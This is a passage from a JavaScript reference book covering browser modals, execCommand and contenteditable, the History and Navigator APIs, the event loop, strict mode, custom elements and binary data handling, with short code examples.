const mySet = new Set([1, 2, 3]);

for (const value of mySet) {
  console.log(value); // logs 1, 2 and 3
}
```

When iterating over a set, it will always return values in the order they were first added to the set. For example:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) //5 already exists in the set
Array.from(set) //[4, 5, 6, 10]
```

There's also a `.forEach()` method, similar to `Array.prototype.forEach()`. It has two parameters, `callback`, which will be executed for each element, and optional `thisArg`, which will be used as `this` when executing `callback`.

`callback` has three arguments. The first two arguments are both the current element of Set (for consistency with `Array.prototype.forEach()` and `Map.prototype.forEach()`) and the third argument is the Set itself.

```
mySet.forEach((value, value2, set) => console.log(value)); // logs 1, 2 and 3
```


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# Chapter 44: Modals - Prompts

## Section 44.1: About User Prompts

User Prompts are methods part of the Web Application API used to invoke Browser modals requesting a user action such as confirmation or input.

```
window.alert(message)
```

Show a modal *popup* with a message to the user.
Requires the user to click [OK] to dismiss.

```
alert("Hello World");
```

More information below in "Using alert()".

```
boolean = window.confirm(message)
```

Show a modal *popup* with the provided message.
Provides [OK] and [Cancel] buttons which will respond with a boolean value **`true`** / **`false`** respectively.

```
confirm("Delete this comment?");
```

```
result = window.prompt(message, defaultValue)
```

Show a modal *popup* with the provided message and an input field with an optional pre-filled value.
Returns as `result` the user provided input value.

```
prompt("Enter your website address", "http://");
```

More information below in "Usage of prompt()".

```
window.print()
```

Opens a modal with document print options.

```
print();
```

## Section 44.2: Persistent Prompt Modal

When using **prompt** a user can always click ***Cancel*** and no value will be returned.
To prevent empty values and make it more **persistent**:

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
```

```
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

jsFiddle demo

## Section 44.3: Confirm to Delete element

A way to use `confirm()` is when some UI action does some *destructive* changes to the page and is better accompanied by a **notification** and a **user confirmation** - like i.e. before deleting a post message:

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");

function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?") ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

jsFiddle demo

## Section 44.4: Usage of alert()

The `alert()` method of the `window` object displays an *alert box* with a specified message and an `OK` or `Cancel` button. The text of that button depends on the browser and can't be modified.

**Syntax**

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

**Produces**


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An *alert box* is often used if you want to make sure information comes through to the user.

**Note:** The alert box takes the focus away from the current window, and forces the browser to read the message. Do not overuse this method, as it prevents the user from accessing other parts of the page until the box is closed. Also it stops the further code execution, until user clicks OK. (in particular, the timers which were set with `setInterval()` or `setTimeout()` don't tick either). The alert box only works in browsers, and its design cannot be modified.

| Parameter | Description |
|---|---|
| message | Required. Specifies the text to display in the alert box, or an object converted into a string and displayed. |

**Return value**

`alert` function doesn't return any value

## Section 44.5: Usage of prompt()

Prompt will display a dialog to the user requesting their input. You can provide a message that will be placed above the text field. The return value is a string representing the input provided by the user.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

You can also pass `prompt()` a second parameter, which will be displayed as the default text in the prompt's text field.

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

| Parameter | Description |
|---|---|
| message | Required. Text to display above the text field of the prompt. |
| default | Optional. Default text to display in the text field when the prompt is displayed. |

# Chapter 45: execCommand and contenteditable

| commandId | value |
|---|---|
| ⋮ **Inline formatting commands** | |
| backColor | Color value String |
| bold | |
| createLink | URL String |
| fontName | Font family name |
| fontSize | "1", "2", "3", "4", "5", "6", "7" |
| foreColor | Color value String |
| strikeThrough | |
| superscript | |
| unlink | |
| ⋮ **Block formatting commands** | |
| delete | |
| formatBlock | "address", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre" |
| forwardDelete | |
| insertHorizontalRule | |
| insertHTML | HTML String |
| insertImage | URL String |
| insertLineBreak | |
| insertOrderedList | |
| insertParagraph | |
| insertText | Text string |
| insertUnorderedList | |
| justifyCenter | |
| justifyFull | |
| justifyLeft | |
| justifyRight | |
| outdent | |
| ⋮ **Clipboard commands** | |
| copy | Currently Selected String |
| cut | Currently Selected String |
| paste | |
| ⋮ **Miscellaneous commands** | |
| defaultParagraphSeparator | |
| redo | |
| selectAll | |
| styleWithCSS | |
| undo | |
| useCSS | |


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# Section 45.1: Listening to Changes of contenteditable

Events that work with most form elements (e.g., `change`, `keydown`, `keyup`, `keypress`) do not work with `contenteditable`.

Instead, you can listen to changes of `contenteditable` contents with the `input` event. Assuming `contenteditableHtmlElement` is a JS DOM object that is `contenteditable`:

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

# Section 45.2: Getting started

The HTML attribute `contenteditable` provides a simple way to turn a HTML element into a user-editable area

```
<div contenteditable>You can <b>edit</b> me!</div>
```

**Native Rich-Text editing**

Using **JavaScript** and execCommandW3C you can additionally pass more editing features to the currently focused `contenteditable` element (specifically at the caret position or selection).

The `execCommand` function method accepts 3 arguments

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String. from the list of available ***commandId***s
  (see: ***Parameters***→*commandId*)
- `showUI` Boolean (not implemented. Use **`false`**)
- `value` String If a command expects a command-related String ***value***, otherwise `""`.
  (see: ***Parameters***→*value*)

Example using the `"bold"` **command** and `"formatBlock"` (where a **value** is expected):

```
document.execCommand("bold", false, "");          // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

**Quick Start Example:**

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});
```

```
function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

jsFiddle demo
Basic Rich-Text editor example (Modern browsers)

**Final thoughts**
Even being present for a long time (IE6), implementations and behaviors of `execCommand` vary from browser to browser making "building a Fully-featured and cross-browser compatible WYSIWYG editor" a hard task to any experienced JavaScript developer.
Even if not yet fully standardized you can expect pretty decent results on the newer browsers like **Chrome, Firefox, Edge**. If you need *better* support for other browsers and more features like HTMLTable editing etc. a rule of thumbs is to look for an **already existent** and robust **Rich-Text** editor.

## Section 45.3: Copy to clipboard from textarea using execCommand("copy")

Example:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title></title>
</head>
<body>
    <textarea id="content"></textarea>
    <input type="button" id="copyID" value="Copy" />
    <script type="text/javascript">
        var button = document.getElementById("copyID"),
            input = document.getElementById("content");

        button.addEventListener("click", function(event) {
            event.preventDefault();
            input.select();
            document.execCommand("copy");
        });
    </script>
</body>
</html>
```

`document.execCommand("copy")` copies the current selection to the clipboard

## Section 45.4: Formatting

Users can add formatting to `contenteditable` documents or elements using their browser's features, such as common keyboard shortcuts for formatting (`Ctrl-B` for **bold**, `Ctrl-I` for *italic*, etc.) or by dragging and dropping images, links, or markup from the clipboard.

Additionally, developers can use JavaScript to apply formatting to the current selection (highlighted text).

```
document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting
```


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```
document.execCommand('underline', false, null); // toggles underline
```

# Chapter 46: History

| Parameter | Details |
|---|---|
| domain | The domain you want to update to |
| title | The title to update to |
| path | The path to update to |

## Section 46.1: history.pushState()

Syntax :

```
history.pushState(state object, title, url)
```

This method allows to ADD histories entries. For more reference, Please have a look on this document : pushState() method

**Example :**

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

This example inserts a new record into the history, address bar, and page title.

Note this is different from the `history.replaceState()`. Which updates the current history entry, rather than adding a new one.

## Section 46.2: history.replaceState()

**Syntax :**

```
history.replaceState(data, title [, url ])
```

This method modifies the current history entry instead of creating a new one. Mainly used when we want to update URL of the current history entry.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

This example replaces the current history, address bar, and page title.

Note this is different from the `history.pushState()`. Which inserts a new history entry, rather than replacing the current one.

## Section 46.3: Load a specific URL from the history list

**go() method**

The go() method loads a specific URL from the history list. The parameter can either be a number which goes to the URL within the specific position (-1 goes back one page, 1 goes forward one page), or a string. The string must be a partial or full URL, and the function will go to the first URL that matches the string.

> Syntax


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```
history.go(number|URL)
```

> Example

Click on the button to go back two pages:

```
<html>
    <head>
    <script type="text/javascript">
        function goBack()
        {
            window.history.go(-2)
        }
    </script>
    </head>
    <body>
        <input type="button" value="Go back 2 pages" onclick="goBack()" />
    </body>
</html>
```

# Chapter 47: Navigator Object

## Section 47.1: Get some basic browser data and return it as a JSON object

The following function can be used to get some basic information about the current browser and return it in JSON format.

```
function getBrowserInfo() {
    var
        json = "[{",

        /* The array containing the browser info */
        info = [
            navigator.userAgent, // Get the User-agent
            navigator.cookieEnabled, // Checks whether cookies are enabled in browser
            navigator.appName, // Get the Name of Browser
            navigator.language,  // Get the Language of Browser
            navigator.appVersion,  // Get the Version of Browser
            navigator.platform  // Get the platform for which browser is compiled
        ],

        /* The array containing the browser info names */
        infoNames = [
                  "userAgent",
                  "cookiesEnabled",
                  "browserName",
                  "browserLang",
                  "browserVersion",
                  "browserPlatform"
        ];

    /* Creating the JSON object */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };

    return json + "}]";
};
```



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# Chapter 48: BOM (Browser Object Model)

## Section 48.1: Introduction

The BOM (Browser Object Model) contains objects that represent the current browser window and components; objects that model things like *history, device's screen,* etc

The topmost object in BOM is the `window` object, which represents the current browser window or tab.




- **Document:** represents current web page.
- **History:** represents pages in browser history.
- **Location:** represents URL of current page.
- **Navigator:** represents information about browser.
- **Screen:** represents device's display information.

## Section 48.2: Window Object Properties

The Window Object contains the following properties.

| Property | Description |
|---|---|
| window.closed | Whether the window has been closed |

| | |
|---|---|
| window.length | Number of `<iframe>` elements in window |
| window.name | Gets or sets the name of the window |
| window.innerHeight | Height of window |
| window.innerWidth | Width of window |
| window.screenX | X-coordinate of pointer, relative to top left corner of screen |
| window.screenY | Y-coordinate of pointer, relative to top left corner of screen |
| window.location | Current URL of window object (or local file path) |
| window.history | Reference to history object for browser window or tab. |
| window.screen | Reference to screen object |
| window.pageXOffset | Distance document has been scrolled horizontally |
| window.pageYOffset | Distance document has been scrolled vertically |

## Section 48.3: Window Object Methods

The most important object in the `Browser Object Model` is the window object. It helps in accessing information about the browser and its components. To access these features, it has various methods and properties.

| Method | Description |
|---|---|
| window.alert() | Creates dialog box with message and an OK button |
| window.blur() | Remove focus from window |
| window.close() | Closes a browser window |
| window.confirm() | Creates dialog box with message, an OK button and a cancel button |
| window.getComputedStyle() | Get CSS styles applied to an element |
| window.moveTo(x,y) | Move a window's left and top edge to supplied coordinates |
| window.open() | Opens new browser window with URL specified as parameter |
| window.print() | Tells browser that user wants to print contents of current page |
| window.prompt() | Creates dialog box for retrieving user input |
| window.scrollBy() | Scrolls the document by the specified number of pixels |
| window.scrollTo() | Scrolls the document to the specified coordinates |
| window.setInterval() | Do something repeatedly at specified intervals |
| window.setTimeout() | Do something after a specified amount of time |
| window.stop() | Stop window from loading |


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# Chapter 49: The Event Loop

## Section 49.1: The event loop in a web browser

The vast majority of modern JavaScript environments work according to an *event loop*. This is a common concept in computer programming which essentially means that your program continually waits for new things to happen, and when they do, reacts to them. The *host environment* calls into your program, spawning a "turn" or "tick" or "task" in the event loop, which then *runs to completion*. When that turn has finished, the host environment waits for something else to happen, before all this starts.

A simple example of this is in the browser. Consider the following example:

```
<!DOCTYPE html>
<title>Event loop example</title>

<script>
console.log("this a script entry point");

document.body.onclick = () => {
  console.log("onclick");
};

setTimeout(() => {
  console.log("setTimeout callback log 1");
  console.log("setTimeout callback log 2");
}, 100);
</script>
```

In this example, the host environment is the web browser.

1. The HTML parser will first execute the `<script>`. It will run to completion.
2. The call to `setTimeout` tells the browser that, after 100 milliseconds, it should enqueue a task to perform the given action.
3. In the meantime, the event loop is then responsible for continually checking if there's something else to do: for example, rendering the web page.
4. After 100 milliseconds, if the event loop is not busy for some other reason, it will see the task that `setTimeout` enqueues, and run the function, logging those two statements.
5. At any time, if someone clicks on the body, the browser will post a task to the event loop to run the click handler function. The event loop, as it goes around continually checking what to do, will see this, and run that function.

You can see how in this example there are several different types of entry points into JavaScript code, which the event loop invokes:

- The `<script>` element is invoked immediately
- The `setTimeout` task is posted to the event loop and run once
- The click handler task can be posted many times and run each time

Each turn of the event loop is responsible for many things; only some of them will invoke these JavaScript tasks. For full details, see the HTML specification

One last thing: what do we mean by saying that each event loop task "runs to completion"? We mean that it is not generally possible to interrupt a block of code that is queued to run as a task, and it is never possible to run code interleaved with another block of code. For example, even if you clicked at the perfect time, you could never get the

above code to log `"onclick"` in between the two `setTimeout callback log 1/2"`s. This is due to the way the task-posting works; it is cooperative and queue-based, instead of preemptive.

## Section 49.2: Asynchronous operations and the event loop

Many interesting operations in common JavaScript programming environments are asynchronous. For example, in the browser we see things like

```
window.setTimeout(() => {
  console.log("this happens later");
}, 100);
```

and in Node.js we see things like

```
fs.readFile("file.txt", (err, data) => {
  console.log("data");
});
```

How does this fit with the event loop?

How this works is that when these statements execute, they tell the *host environment* (i.e., the browser or Node.js runtime, respectively) to go off and do something, probably in another thread. When the host environment is done doing that thing (respectively, waiting 100 milliseconds or reading the file `file.txt`) it will post a task to the event loop, saying "call the callback I was given earlier with these arguments".

The event loop is then busy doing its thing: rendering the webpage, listening for user input, and continually looking for posted tasks. When it sees these posted tasks to call the callbacks, it will call back into JavaScript. That's how you get asynchronous behavior!


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# Chapter 50: Strict mode

## Section 50.1: For entire scripts

Strict mode can be applied on entire scripts by placing the statement `"use strict";` before any other statements.

```
"use strict";
// strict mode now applies for the rest of the script
```

Strict mode is only enabled in scripts where you define `"use strict"`. You can combine scripts with and without strict mode, because the strict state is not shared among different scripts.

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**Note:** All code written inside ES2015+ modules and classes are strict by default.

## Section 50.2: For functions

Strict mode can also be applied to single functions by prepending the `"use strict";` statement at the beginning of the function declaration.

```
function strict() {
   "use strict";
   // strict mode now applies to the rest of this function
   var innerFunction = function () {
     // strict mode also applies here
   };
}

function notStrict() {
  // but not here
}
```

Strict mode will also apply to any inner scoped functions.

## Section 50.3: Changes to properties

Strict mode also prevents you from deleting undeletable properties.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

The above statement would simply be ignored if you don't use strict mode, however now you know why it does not execute as expected.

It also prevents you from extending a non-extensible property.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);

function setAge() {
    myObject.age = 25;   // No errors
}

function setAge() {
```

```
    "use strict";
    myObject.age = 25;  // TypeError: can't define property "age": Object is not extensible
}
```

## Section 50.4: Changes to global properties

In a non-strict-mode scope, when a variable is assigned without being initialized with the **`var`**, **`const`** or the **`let`** keyword, it is automatically declared in the global scope:

```
a = 12;
console.log(a); // 12
```

In strict mode however, any access to an undeclared variable will throw a reference error:

```
"use strict";
a = 12; // ReferenceError: a is not defined
console.log(a);
```

This is useful because JavaScript has a number of possible events that are sometimes unexpected. In non-strict-mode, these events often lead developers to believe they are bugs or unexpected behavior, thus by enabling strict-mode, any errors that are thrown enforces them to know exactly what is being done.

```
"use strict";
                        // Assuming a global variable mistypedVariable exists
mistypedVaraible = 17; // this line throws a ReferenceError due to the
                        // misspelling of variable
```

This code in strict mode displays one possible scenario: it throws a reference error which points to the assignment's line number, allowing the developer to immediately detect the mistype in the variable's name.

In non-strict-mode, besides the fact that no error is thrown and the assignment is successfully made, the `mistypedVaraible` will be automatically declared in the global scope as a global variable. This implies that the developer needs to look up manually this specific assignment in the code.

Furthermore, by forcing declaration of variables, the developer cannot accidentally declare global variables inside functions. In non-strict-mode:

```
function foo() {
   a = "bar"; // variable is automatically declared in the global scope
}
foo();
console.log(a); // >> bar
```

In strict mode, it is necessary to explicitly declare the variable:

```
function strict_scope() {
   "use strict";
   var a = "bar"; // variable is local
}
strict_scope();
console.log(a); // >> "ReferenceError: a is not defined"
```

The variable can also be declared outside and after a function, allowing it to be used, for instance, in the global scope:


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```
function strict_scope() {
   "use strict";
   a = "bar"; // variable is global
}
var a;
strict_scope();
console.log(a); // >> bar
```

## Section 50.5: Duplicate Parameters

Strict mode does not allow you to use duplicate function parameter names.

```
function foo(bar, bar) {}  // No error. bar is set to the final argument when called

"use strict";
function foo(bar, bar) {}; // SyntaxError: duplicate formal argument bar
```

## Section 50.6: Function scoping in strict mode

In Strict Mode, functions declared in a local block are inaccessible outside the block.

```
"use strict";
{
  f(); // 'hi'
  function f() {console.log('hi');}
}
f(); // ReferenceError: f is not defined
```

Scope-wise, function declarations in Strict Mode have the same kind of binding as **`let`** or **`const`**.

## Section 50.7: Behaviour of a function's arguments list

`arguments` object behave different in *strict* and *non strict* mode. In *non-strict* mode, the `argument` object will reflect the changes in the value of the parameters which are present, however in *strict* mode any changes to the value of the parameter will not be reflected in the `argument` object.

```
function add(a, b){
    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 5,10
}

add(1, 2);
```

For the above code, the `arguments` object is changed when we change the value of the parameters. However, for *strict* mode, the same will not be reflected.

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // Prints : 1,2

    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // Prints : 1,2
```

```
}
```

It's worth noting that, if any one of the parameters is **`undefined`**, and we try to change the value of the parameter in both *strict-mode* or *non-strict* mode the `arguments` object remains unchanged.

**Strict mode**

```
function add(a, b) {
    'use strict';

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1,undefined
    a = 5, b = 10;

    console.log(arguments[0], arguments[1]); // undefined,undefined
                                             // 1, undefined
}
add();
// undefined,undefined
// undefined,undefined

add(1)
// 1, undefined
// 1, undefined
```

**Non-Strict Mode**

```
function add(a,b) {

    console.log(arguments[0],arguments[1]);

    a = 5, b = 10;

    console.log(arguments[0],arguments[1]);
}
add();
// undefined,undefined
// undefined,undefined

add(1);
// 1, undefined
// 5, undefined
```

# Section 50.8: Non-Simple parameter lists

```
function a(x = 5) {
  "use strict";
}
```

is invalid JavaScript and will throw a `SyntaxError` because you cannot use the directive `"use strict"` in a function with Non-Simple Parameter list like the one above - default assignment `x = 5`

Non-Simple parameters include -

- Default assignment

```
function a(x = 1) {
  "use strict";
```


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```
}
```

- Destructuring

```
function a({ x }) {
  "use strict";
}
```

- Rest params

```
function a(...args) {
  "use strict";
}
```

# Chapter 51: Custom Elements

| Parameter | Details |
|---|---|
| name | The name of the new custom element. |
| options.extends | The name of the native element being extended, if any. |
| options.prototype | The custom prototype to use for the custom element, if any. |

## Section 51.1: Extending Native Elements

It's possible to extent native elements, but their descendants don't get to have their own tag names. Instead, the `is` attribute is used to specify which subclass an element is supposed to use. For example, here's an extension of the **`<img>`** element which logs a message to the console when it's loaded.

```
const prototype = Object.create(HTMLImageElement.prototype);
prototype.createdCallback = function() {
  this.addEventListener('load', event => {
      console.log("Image loaded successfully.");
  });
};

document.registerElement('ex-image', { extends: 'img', prototype: prototype });
```

```
<img is="ex-image" src="http://cdn.sstatic.net/Sites/stackoverflow/img/apple-touch-icon.png" />
```

## Section 51.2: Registering New Elements

Defines an **`<initially-hidden>`** custom element which hides its contents until a specified number of seconds have elapsed.

```
const InitiallyHiddenElement = document.registerElement('initially-hidden', class extends
HTMLElement {
  createdCallback() {
    this.revealTimeoutId = null;
  }

  attachedCallback() {
    const seconds = Number(this.getAttribute('for'));
    this.style.display = 'none';
    this.revealTimeoutId = setTimeout(() => {
      this.style.display = 'block';
    }, seconds * 1000);
  }

  detachedCallback() {
    if (this.revealTimeoutId) {
      clearTimeout(this.revealTimeoutId);
      this.revealTimeoutId = null;
    }
  }
});
```

```
<initially-hidden for="2">Hello</initially-hidden>
<initially-hidden for="5">World</initially-hidden>
```


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# Chapter 52: Data Manipulation

## Section 52.1: Format numbers as money

Fast and short way to format value of type `Number` as money, e.g. `1234567.89 => "1,234,567.89"`:

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,');  // "1,234,567.89"
```

More advanced variant with support of any number of decimals `[0 .. n]`, variable size of number groups `[0 .. x]` and different delimiter types:

```
/**
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ',');  // "12.345.678,90"
123456.789.format(4, 4, ' ', ':');  // "12 3456:7890"
12345678.9.format(0, 3, '-');       // "12-345-679"
123456789..format(2);               // "123,456,789.00"
```

## Section 52.2: Extract extension from file name

Fast and short way to extract extension from file name in JavaScript will be:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

It works correctly both with names having no extension (e.g. `myfile`) or starting with `.` dot (e.g. `.htaccess`):

```
get_extension('')                           // ""
get_extension('name')                       // ""
get_extension('name.txt')                   // "txt"
get_extension('.htpasswd')                  // ""
get_extension('name.with.many.dots.myext')  // "myext"
```

The following solution may extract file extensions from full path:

```
function get_extension(path) {
    var basename = path.split(/[\\/]/).pop(),  // extract file name from full path ...
                                               // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');       // get last position of `.`
```

```
    if (basename === '' || pos < 1)            // if file name is empty or ...
        return "";                             //  `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);            // extract extension ignoring `.`
}

get_extension('/path/to/file.ext');  // "ext"
```

## Section 52.3: Set object property given its string name

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
                 Object.prototype.toString.call(obj[e]) === '[object Object]'
                 ? obj[e]
                 : {},
               prop,
               value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```


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# Chapter 53: Binary Data

## Section 53.1: Getting binary representation of an image file

This example is inspired by this question.

We'll assume you know how to load a file using the File API.

```
// preliminary code to handle getting local file and finally printing to console
// the results of our function ArrayBufferToBinary().
var file = // get handle to local file.
var reader = new FileReader();
reader.onload = function(event) {
    var data = event.target.result;
    console.log(ArrayBufferToBinary(data));
};
reader.readAsArrayBuffer(file); //gets an ArrayBuffer of the file
```

Now we perform the actual conversion of the file data into 1's and 0's using a `DataView`:

```
function ArrayBufferToBinary(buffer) {
   // Convert an array buffer to a string bit-representation: 0 1 1 0 0 0...
   var dataView = new DataView(buffer);
   var response = "", offset = (8/8);
   for(var i = 0; i < dataView.byteLength; i += offset) {
       response += dataView.getInt8(i).toString(2);
   }
   return response;
}
```

`DataViews` let you read/write numeric data; `getInt8` converts the data from the byte position - here `0`, the value passed in - in the `ArrayBuffer` to signed 8-bit integer representation, and `toString(2)` converts the 8-bit integer to binary representation format (i.e. a string of 1's and 0's).

Files are saved as bytes. The 'magic' offset value is obtained by noting we are taking files stored as bytes i.e. as 8-bit integers and reading it in 8-bit integer representation. If we were trying to read our byte-saved (i.e. 8 bits) files to 32-bit integers, we would note that 32/8 = 4 is the number of byte spaces, which is our byte offset value.

For this task, `DataViews` are overkill. They are typically used in cases where endianness or heterogeneity of data are encountered (e.g. in reading PDF files, which have headers encoded in different bases and we would like to meaningfully extract that value). Because we just want a textual representation, we do not care about heterogeneity as there is never a need to

A much better - and shorter - solution can be found using an `UInt8Array` typed array, which treats the entire `ArrayBuffer` as composed of unsigned 8-bit integers:

```
function ArrayBufferToBinary(buffer) {
    var uint8 = new Uint8Array(buffer);
    return uint8.reduce((binary, uint8) => binary + uint8.toString(2), "");
}
```

## Section 53.2: Converting between Blobs and ArrayBuffers

JavaScript has two primary ways to represent binary data in the browser. ArrayBuffers/TypedArrays contain mutable (though still fixed-length) binary data which you can directly manipulate. Blobs contain immutable binary

data which can only be accessed through the asynchronous File interface.

**Convert a `Blob` to an `ArrayBuffer` (asynchronous)**

```
var blob = new Blob(["\x01\x02\x03\x04"]),
    fileReader = new FileReader(),
    array;

fileReader.onload = function() {
    array = this.result;
    console.log("Array contains", array.byteLength, "bytes.");
};

fileReader.readAsArrayBuffer(blob);
```

